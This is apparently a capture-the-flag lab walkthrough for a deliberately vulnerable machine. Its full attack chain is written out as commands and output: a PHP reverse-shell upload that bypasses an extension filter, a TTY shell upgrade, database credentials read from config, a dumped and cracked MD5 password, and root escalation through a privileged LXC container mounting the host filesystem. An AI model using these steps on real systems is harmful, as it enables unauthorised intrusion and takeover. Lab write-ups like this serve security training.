
Open the file and rename the php-reverse-shell.php:
php-reverse-shell.php > php-reverse-shell.jpg.php




Open BurpSuite and go to Proxy>Options>Intercept Client Requests.
Edit the file extensions and remove javascript:
|^js$




Open a browser on BurpSuite and paste the following ip address:
http://10.10.169.130:65000/uploads.php
Click ‘Forward’ then ‘Drop’.




Back to the browser and upload the php-reverse-shell.jpg.php.




Go back to firefox and paste the following ip address:
http://10.10.169.130:65000/grid
Click on the uploaded php-reverse-shell.jpg.php.




Question 5 : Change file location to /var/www and list the files.
View the web.txt using the command:
cat web.txt




Question 6: After the net listener gain the access, type the following 2 commands:
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm



Press ‘Ctrl+Z’ and type the command:
stty raw -echo; fg



Question 8: Change the file location to /var/www/TheGrid and list the files.
Then, change the file location to /var/www/TheGrid/includes and list the files.



View the login.php using the command:
cat login.php

```
        fail("Invalid username or password");
    }
    $username = $data["username"];
    $password = md5($data["password"]);


    if(contains($username)){
        fail("Invalid string detected");
    }

    $results = $dbh->query("SELECT id FROM users WHERE username='$username' AND passw
'$password'");
        fail();
    }
    $result = $results->fetch_assoc();

    if(!$result){
        fail("Invalid username or password");
    }
    $_SESSION["id"] = $result["id"];
    echo json_encode(["res" => "Success", "msg"=>"Logged in!"]);

-data@light-cycle:/var/www/TheGrid/includes$
```

Then, view the dbauth.php using the command:
cat dbauth.php

```
File  Actions  Edit  View  Help
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```


Question 8: Login to the database using the command with the password(*IFightForTheUsers*):
mysql -utron -p
View the databases using the command:
show databases;

```
File  Actions  Edit  View  Help
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```


Question 9: Open the database using the command:
use tron;
Show the tables of database using the command:
show tables;
Check the information using the command:
*SELECT * FROM users;*

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_tron  |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | dc621628f6d19a13a00fd683f5e3ff7  |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```


Go to https://crackstation.net/ and convert the password.




Question 11: Switch user using the command with the password(@*computer*@):
su flynn



Question 11: Change the file location to /home/flynn and list the files.
View the user.txt using the command:
cat user.txt




Question 12: Check the user's groups using the command:
id



Question 13: Type the following 4 commands:
lxc init Alpine myContainer -c security.privileged=true
lxc config device add myContainer myDevice disk source=/ path=/mnt/root recursive=true
lxc start myContainer
lxc exec myContainer /bin/sh

Question 14: Change the file location to /mnt/root/root and list the files.
View the root.txt using the command:
cat root.txt



Thought Process/Methodology:
